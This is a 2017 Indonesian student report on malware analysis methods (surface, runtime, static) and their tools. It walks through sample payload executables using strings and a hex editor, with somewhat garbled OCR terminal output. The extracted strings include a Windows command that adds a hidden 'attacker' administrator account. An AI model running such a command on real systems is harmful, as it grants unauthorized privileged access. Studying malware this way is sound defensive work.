KEAMANAN JARINGAN KOMPUTER

“ANALISA MALWERE”

OLEH :

AGUS JULIANSYAH

09011181320034

JURUSAN SISTEM KOMPUTER

FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA

2017

Analisa malware

Pada dasarnya malware adalah sebuah program, yang disusun berdasarkan tujuan tertentu dengan menggunakan logika dan algoritma yang relevan dengannya. Oleh karena itulah maka model analisa yang biasa dipergunakan untuk mengkaji malware sangat erat kaitannya dengan ilmu dasar komputer, yaitu: bahasa pemrograman, algoritma, struktur data, dan rekayasa piranti lunak. Secara umum, ada 3 (tiga) jenis analisa terhadap sebuah program untuk mendeteksi apakah yang bersangkutan merupakan malware atau bukan. Ketiga pendekatan dimaksud akan dijelaskan dalam masing-masing paparan sebagai berikut.

Surface Analysis

Sesuai dengan namanya, "surface analysis" adalah suatu kajian pendeteksian malware dengan mengamati sekilas ciri-ciri khas sebuah file program tanpa harus mengeksekusinya. Untuk melihat ciri khas tersebut dapat dilakukan dengan menggunakan bantuan software atau perangkat aplikasi pendudukung. Analisa ini memiliki ciri-ciri sebagai berikut:

- Program yang dikaji tidak akan dijalankan, hanya akan dilihat "bagian luarnya" saja (sebagai analogi selayaknya orang yang ingin membeli buahbuahan, untuk mengetahui apakah buah yang bersangkutan masih mentah atau sudah busuk cukup dengan melihat permukaan kulitnya, membauinya, dan meraba-raba tekstur atau struktur kulitnya). Dari sini akan dicoba ditemukan hal-hal yang patut untuk dicurigai karena berbeda dengan ciri khas program kebanyakan yang serupa dengannya; dan

- Sang pengkaji tidak mencoba untuk mempelajari "source code" program yang bersangkutan untuk mempelajari algoritma maupun struktur datanya (sebagaimana layaknya melihat sebuah kotak hitam atau "black box". Saat ini cukup banyak aplikasi yang bebas diunduh untuk membantu melakukan kegiatan surface analysis ini, karena cukup banyak prosedur kajian yang perlu dilakukan, seperti misalnya: HashTab dan digest.exe (Hash Analysis), TrID (File Analysis), BinText dan strings.exe (String Analysis), HxD (Binary Editor), CFF Explorer (Pack Analysis), dan 7zip (Archiver).

Runtime Analysis

Pada dasarnya ada kesamaan antara runtime analysis dengan surface analysis, yaitu keduanya sama-sama berada dalam ranah mempelajari ciri-ciri khas yang selayaknya ada pada sebuah program yang normal. Bedanya adalah bahwa dalam runtime analysis, dipersiapkan sebuah prosedur dan lingkungan untuk mengeksekusi atau menjalankan program yang dicurigai mengandung atau sebagai malware tersebut. Model analisa ini menghasilkan kajian yang lebih mendalam karena selain dihilangkannya proses "menduga-duga", dengan mengeksekusi malware dimaksud akan dapat dilihat "perilaku" dari program dalam menjalankan "skenario jahatnya" sehingga selanjutnya dapat dilakukan analisa dampak terhadap sistem yang ada. Oleh karena itulah maka aplikasi pendukung yang dipergunakan harus dapat membantu mensimulasikan kondisi yang diinginkan, yaitu melihat ciri khas dan karakteristik sistem, sebelum dan sesudah sebuah malware dieksekusi. Agar aman, maka program utama yang perlu dimiliki adalah software untuk menjalankan virtual machine, seperti misalnya: VMWare, VirtualBoz, VirtualPC, dan lain sebagainya. Sementara itu aplikasi pendukung lainnya yang kerap dipergunakan dalam melakukan kajian ini adalah: Process Explorer, Regshot, Wireshark, TCPView, Process Monitor, FUNdelete, Autoruns, Streams/ADSSpy, dan lain-lain. Keseluruhan aplikasi tersebut biasanya dijalankan di sisi klien; sementara di sisi server-nya diperlukan FakeDNS, netcat/ncat, tcpdump/tshark, dan lain sebagainya.

Static Analysis


Dari ketiga metode yang ada, static analysis merupakan model kajian yang paling sulit dilakukan karena sifat analisanya yang "white box" alias pengkajian melibatkan proses melihat dan mempelajari isi serta algoritma program malware dimaksud, sambil mengamati sekaligus menjalankan/mengeksekusinya. Karena sifat dan ruang lingkupnya yang cukup luas dan mendalam, strategi khusus perlu dipersiapkan untuk melakukan kajian ini. Disamping itu, kajian ini juga memerlukan sumber daya yang khusus – misalnya adalah SDM yang memiliki pengetahuan dan pengalaman dalam membuat serta membaca program berbahasa Analisa Malware 5 mesin atau rakitan (assembly language) serta ahli arsitektur dan organisasi piranti komputasi seperti komputer, PDA, tablet, mobile phone, dan lain sebagainya. Cukup banyak aplikasi pendukung yang diperlukan, tergantung dari kompleksitas malware yang ada. Contohnya adalah: IDA Pro (Disassembler); Hex-Rays, .NET Reflector, and VB Decompiler (Decompiler);


MSDN Library, Google (Library); OllyDbg, Immunity Debugger, WinDbg/Syser (Debugger); HxD, WinHex, 010editor (Hex Editor); Python, Lunux Shell/Cygwin/MSYS (Others); dan lainlain.


Untuk menganalisa malware dapat menggunakan beberapa tools seperti gambar di bawah ini:


Tools String

File dengan nama dan ekstensi paylouds.exe dan paylouds2.exe sebagai bahan dari malware yang akan di analisis.





Terminal
File Edit View Terminal Tabs Help
Master
pro
Basdat 20 Maret
My Pictures
SO_Sirsak
ul
ulan
My Music
Studycode
Desember
C
System Volume Information
Sistem Operasi.docx
3 Konsep Proses dan Thread.pdf
2 Layanan Sistem Operasi dan Struktur.pdf
1 Konsep Dasar Sistem.pdf
10.1109@ICSENS.2016.7808712.pdf
Untitled.png
The Bear 1988 720p Wildlife Story 5 1 English.mp4
KRS.png
suliet(bismillah).pdf
SK4B-09011181520120-bab-1.docx
Collaborative_Statistics.pdf.pdf


Terminal
File Edit View Terminal Tabs Help
cker /ADD
riki-X200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
AH@C
8SShL@A
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
PVRQt
ekAkf
E5at
#t V
t:SV
Ag~&
|D;o
t ;W
A)wE
Qh\i@
bADPh
{8t$%'(AF
A'Y?
+$hh
9])r
Master
pro
Basdat 20 Maret
My Pictures
SO_Sirsak
ul
ulan
My Music
Studycode
Desember
C
System Volume Information
Sistem Operasi.docx
3 Konsep Proses dan Thread.pdf
2 Layanan Sistem Operasi dan Struktur.pdf
1 Konsep Dasar Sistem.pdf
10.1109@ICSENS.2016.7808712.pdf
Untitled.png
The Bear 1988 720p Wildlife Story 5 1 English.mp4
KRS.png
suliet(bismillah).pdf
SK4B-09011181520120-bab-1.docx
Collaborative_Statistics.pdf.pdf


payloadica.txt (My Drive) - gedit
File Edit View Search Tools Documents Help
New Open Save Print Undo Redo Cut Copy Paste Find Replace
payload.txt
payload2.txt
payloadica.txt
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD


Tools ghek

Membuka file dari paylouds.exe dengan tool Ghex untuk mengecek kode biner dari file tersebut.



Didapatkan biner berupa 4D 5A 90 dari file tersebut dan huruf MZ.

sebuah file program dapat dilihat pada gambar di atas dan program juga dapat dilihat menggunakan opsi hex view atau melihat program dalam bentuk kode hexadecimal. Apabila program yang sedang diinvestigasi terko mp resi dan belum ada solusi deko m p resi (unpacking) dan p rogram terdeteksi tidak ada kemampuan melakukan anti-sandbox atau anti-virtualization, maka program tersebut biasa langsung dijalankan dengan menggunakan metode behavior analysis menggunakan ghex.



Terlihat dalam gambar di atas dimana program me mulai proses pertamanya melakukan *loading* berbagai *library* lew at API *call* ke sistem operasi. Pada gambar 8 me ru pakan salah satu contoh hasil observasi *ghexn* terhadap program dalam kaitannya usaha programmelakukan koneksi dengan jaringan ko mputer. Terlihat di mana p rogram berusaha menyiapkan koneksi dengan memanggil instruksi *socket* dan menyiapkan koneksi tersebut lew at *socket* yang akan di pakai.

Hasil analisa

Terlepas dari berbagai metode yang di pergunakan, apa sebenarnya hasil dari analisa yang dilakukan? Secara umum berdasarkan kajian yang dilakukan terhadap sebuah program yang di curigai sebagai atau mengandung malware akan diambil kesimpulan:

1. Benar tidaknya program di maksud merupakan malware atau mengandung unsur malware;

2. Jika benar, maka akan disampaikan jenis atau tipe malware di maksud dan cara kerjanya;

3. Dampak yang terjadi akibat adanya malware tersebut dalam sebuah sistem;

4. Kiat cara mengurangi dampak negatif seandainya malware tersebut telah terlanjur dieksekusi dalam sebuah sistem atau cara mengeluarkan malware tersebut dalam sebuah sistem untuk mencegah terjadinya efek negatif;

5. Rekomendasi mengenai apa yang harus dilakukan untuk menghindari masuknya malware tersebut di kemudian hari, atau paling tidak cara-cara melakukan deteksi dini terhadap keberadaannya; dan

6. Menyusun panduan atau prosedur dalam menghadapi hal serupa di kemudian hari sebagai referensi (lesson learnt).